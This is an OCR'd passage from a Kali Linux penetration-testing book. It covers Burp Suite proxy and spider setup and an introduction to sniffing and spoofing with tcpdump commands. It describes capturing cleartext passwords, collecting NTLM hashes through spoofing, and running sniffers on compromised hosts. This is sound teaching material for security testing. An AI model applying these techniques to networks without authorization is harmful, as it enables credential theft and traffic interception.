


Reading the ZAP interface

Looking back at the ZAP interface, it is plain that there has been a lot going on. All the sites we tested have produced a good deal of data. The first thing to look at is the cross-site scripting vulnerability (XSS). There are XSS vulnerabilities on all of these sites, and in most cases, there are dozens of vulnerable pages!




When you have finished the ZAP scan, you can produce reports as XML output or as HTTP output. Either output is very easy to customize with your company logos or extended text.



Search and destroy with Burp Suite

You can easily access Burp Suite from the **Applications** Menu. If it is not already in the **Favorites** panel, it can be found under the **Web Applications Analysis** submenu, like OWASP ZAP.



Burp Suite is a powerful framework for web application testing. A favorite of many application security testers, Burp Suite has several sections marked by tabs:

Burp Suite Tools			
Tab	**Purpose**	**Tab**	**Purpose**
Target	Sets the test subject	Scanner	Scans the domain for vulnerabilities
Proxy	Uses Burp Suite as a proxy service	Spider	Makes a site map of all files accessible within a site
Repeater	Sends individual packets in a session multiple times	Intruder	Finds and exploits unusual vulnerabilities


Burp Suite Utilities and Tool Configuration			
Tab	**Purpose**	**Tab**	**Purpose**
Comparer	Used to compare any two character strings	Sequencer	Tests for how random your session tokens are
Decoder	Replaces coded strings with plain language strings	Extender	Creates your own custom plugins for complicated or multi-step exploits
Options		Alerts	

We will dig into three of the tools in this chapter:

- Targeting
- Setting up the proxy
- Spidering the target site

Targeting the test subject

Click on the **Target** tab and then inside that window, choose the **Scope** tab. You can add a range of IPs, a single IP, or a **fully qualified domain (FQDN)**. For this example, we have chosen an IP range.




We can exclude certain IPs, and in this case we are excluding the gateway device at `10.0.0.1` and the Kali Linux platform at `10.0.0.7`. Your customer may want you to exclude various machines, but to get a valid test for vulnerabilities you want to test everything. If a vulnerable machine is on the segment with your tested machines, it doesn't get any less vulnerable by being ignored.

Using Burp Suite as a Proxy


The first thing you have to do is recon an analysis of the target. To do this, we will move to the **Proxy** tab. The proxy function, like the proxy function of the OWASP ZAP tool, acts as a man-in-the-middle between the browser on your Kali Linux platform and the sites being tested.

Burp Suite opens a **proxy listener** at port 8080 of the IPv4 loopback. If this port is being used by some other application, Burp Suite will send an alert. You can set different or additional listeners with the Proxy Listener Options.

You have to set your browser to use the Burp Suite Proxy in your browser configuration. In this case, we are using the default Ice Weasel Browser.




When you put the proxy in the middle of your browsing, it will cause sites with perfectly good TLS certificates to come up with an untrusted alert. It will be easier to make sense of the data if you set the Burp Suite cert as accepted.




Installing the Burp Suite security certificate

In your browser, while Burp Suite is running, enter `http://burp` in the address bar. This opens a local page generated by Burp where you can get a customized-for-your-installation CA Certificate.




For the sake of neatness, save the certificate to your `/root/.ssh/` folder. This will make it easier to find later. If you discover you don't have a hidden directory called `.ssh`, you can either create it with `mkdir ~/.ssh` or you can create your own Kali Linux SSH key set by typing `ssh-keygen`, which will create the folder to put the new keys into.


Once you have saved the new CA certificate, go to the **Ice Weasel Preferences** | **Advanced** | **Certificates** tab. Click on **View Certificates**, which opens the certificate manager. Choose the **Authorities** tab and click the **Import** Button.




Navigate to your `/root/.ssh` file and select the new `cacert.der` file.



This opens a dialog where you could use the cert to identify websites, identify email users, or identify software developers. You could choose all three at once, but in this case we are only using it to identify websites.




To check and see if your proxy is set up properly, try to go to an HTTP site. Then, go back to your Burp Suite Window. The **Proxy** Tab and the **Intercept** Tab within that window should both be highlighted and there should be some site information in the display. In this case, we have gone back to `http://30309.info`.



At this point, we have not made any overt moves to test the site. We are about to try this. As you may have noticed, our Plug-N-Hack tool is available for Burp Suite Proxy as well. This does not seem to have full support, so we leave it for now and will address it in the next edition of this book.


Spidering a site with Burp Spider

Click on the **Spider** tab. Since we had a very limited internal scope, we are going to spider the `http://30309.info` site. To do that, we have to set a custom scope. To do this, just click on **Use custom scope** and add the site to the scope.



We can also exclude items from our new scope for spidering, but we will just leave the Class C network in place, even though it may not produce much useful data. To start the spider, just click the **Spider is paused** button. Doing so changes the button text to **Spider is running**.

The Spider has triggered the site's security features while running through the many pages on the site. This is good for us to know because the site defences are working as expected. The Spider automatically notes forms to be filled and asks for possible login credentials that will allow it to dig deeper in the site.



This is a good sign, but you can slow down the spider so that it doesn't trigger a security response. For instance, you can passively spider the site as you manually surf through the site. Plainly, good security controls on your site can make it harder to investigate a site or for the evil hacker to take over your site.

Summary

In this chapter, you learned the basics of application testing and the three most common classes of application exploits. You also learned how to set up and run Armitage, OWASP ZAP, and the Burp Suite. There is much more to learn about attacks on web applications, and we hope to do more with this topic in the future.

In the next chapter, you will be tackling **Sniffing** and **Spoofing**, which are useful tools to add to your toolbelt for attacking websites and web applications.

5
Sniffing and Spoofing

Network sniffing helps you understand which users are using services you can exploit, and IP spoofing can be used to poison a system's DNS cache, so that all their traffic is sent to a man in the middle (your designated host, for instance), as well as being an integral part of most e-mail phishing schemes. Sniffing and spoofing are often used against the Windows endpoints in the network, and you need to understand the techniques that the bad guys are going to be using:

- **Sniffing Network Traffic**: There are many tools to sniff network traffic but they all work on the same principle. All TCP/IP packets are readable by your **Network Interface Card** (**NIC**). There are hundreds of protocols and thousands of TCP/IP ports. It is safe to say that you will not have to learn about all of them, but you will probably learn about a dozen.
- **Spoofing Network Traffic**: The TCP/IP system is trusting. The general assumption underlying the way networks work is one of an expectation of trustworthiness. What happens when a malefactor decides to play tricks with the way network packets are put together? This is spoofing. For example, when an ICMP packet is broadcasted to a large number of hosts but the origin IP address has been forged to point to a specific target host, all of the hosts sent to broadcast packet send an unexpected acknowledgement to the victim. This is a *Smurf Attack* and it ties up the victim machine. The Smurf Attack is one of the many **denial of service** (**DoS**) attacks.

Sniffing and spoofing network traffic

You have most likely noticed the motto of Kali Linux, *The quieter you are the more you are able to hear*. This is the heart of sniffing network traffic. You quietly listen to the network traffic, copying every packet on the wire. Every packet is important or it wouldn't be there. Think about that for a moment with your security hat on. Do you understand why sending passwords in clear text is so bad? Well, protocols like Telnet, FTP, and HTTP send the passwords in clear text, instead of an encrypted hash. Any packet sniffer will catch these passwords, and it doesn't take a genius to launch a search of the packet capture for terms like *Password*. No need to crack a hash, it's just there. You can impress a manager or a client by just pulling their clear-text password out of thin air. The bad guys use the same technique to break into networks and steal money and secrets.

More than just passwords can be found within your copied packets. Packet sniffers are not only useful for packet purposes. They can be useful when looking for an attacker on the network. You can't hide from a packet sniffer. Packet sniffers are also great for network diagnostics. For instance, a sluggish network could be caused by a server with the dying NIC that is talking away to no one, or a runaway process tying up many others with responses.

If sniffing is listening to the network, then spoofing is lying to the network. What you are doing is having the attacking machine lie to the network and having it pretend to be someone else. With some of the tools below, and with two network cards on the attacking machine on the network, you can even pass the traffic onto the real host and capture all traffic to and from both the machines. This is a **man-in-the-middle attack** (**MitM**). In most cases of pen testing you are really only after the password hashes, which can be obtained without a full MitM attack. Just spoofing without passing the traffic on will reveal password hashes in the ARP broadcasts from NetBIOS.

Hacker Tip

Advanced Hacking Lab – If you are planning to run full MitM attacks on your network, you will need a host with at least two NICs in addition to your laptop with Kali Linux installed. Your MitM host can be a virtual or physical server.

Sniffing network traffic

Packet sniffing is one of the best ways to understand a network. It may look a bit antiquated to have a terminal window streaming text as packets are read by the NIC, but it is the basis of all network analysis. We show several sniffers, which you can use to steal cleartext passwords, map the IP addresses of all the responding machines, and collect NTLM packets with usernames and password hashes.

Basic sniffing with tcpdump

Tcpdump is a simple command-line sniffing tool found on most routers, firewalls, and Linux/UNIX systems. There is also a version that runs on Windows made by microOLAP, which can be found at `http://www.microolap.com/products/network/tcpdump/`. It's not free but there is a trial version. The nice thing about this version is it is one simple executable which can be uploaded to a system and used without installing extra drivers. It can be launched on a cracked system to which you have shell access. Your shell must have SYSTEM or Administrator level access to work because NICs will not run in the promiscuous mode without administrative privileges. Another packet dump tool is **Windump.exe,** available from `http://www.winpcap.org/windump/install/`, where you will also find **WinPcap.exe,** which you need on the machine to run tcpdump or windump.

On Linux/Unix systems and routers like Cisco or Juniper, it is likely to be installed by default. If you cannot find it on a Linux system, it is in every distribution repository.

Tcpdump's best use is not collecting data for real-time inspection, but capturing data to a file for later viewing with a tool like **Wireshark**. Because of its small size, portability, and use from the command line, tcpdump is great for this task.


Below, we see tcpdump running without saving to a file. Please note that we can see the packets as they pass through the interface.

The command we are running is:

```
tcpdump -v -i vmnet1
```

The `-v` puts the application into verbose mode. The `-i vmnet1` tells the application to only capture the packets on the `vmnet1` interface. By hitting the *Enter* key, tcpdump will start capturing packets and display them on the screen. To stop the capture, hit *Ctrl* + *C*.

Now, in this mode, the data is going to pass too quickly for any real use, especially on a large network, so next we will save the data to a file so we can view it at our leisure and with better viewing tools:



Now we will run the following command and pipe the output to a `.pcap` file. Note that there isn't the output to the screen that you saw earlier. The data is going to the file now and not the screen. Run the following command:

```
tcpdump -v -i vmnet1 -w kalibook-cap-20150411.pcap
```

Note we are adding `-w kalibook-cap-20150411.pcap` to the command. The flag `-w` tells the application to write out to the file named `kalibook-cap-20150411.pcap`. The file should have a descriptive name, and I am also including the date in the filename. If you do this kind of testing from time to time and don't delete the files from the system, it can be confusing, as several of these files are on the same system. `.pcap` is the standard file name extension used in the industry for packet files and stands for **Packet Capture File**. This file can be moved to another machine using file transfer methods:

```
bo@wander:~/workspace/kalibook/kalibook/chap5/evidence$ sudo tcpdump -i vmnet1 -v -w kalibook-cap-20150411.pcap
[sudo] password for bo:
tcpdump: listening on vmnet1, link-type EN10MB (Ethernet), capture size 65535 bytes
^C2706 packets captured
2706 packets received by filter
0 packets dropped by kernel
bo@wander:~/workspace/kalibook/kalibook/chap5/evidence$ ls -la
total 1456
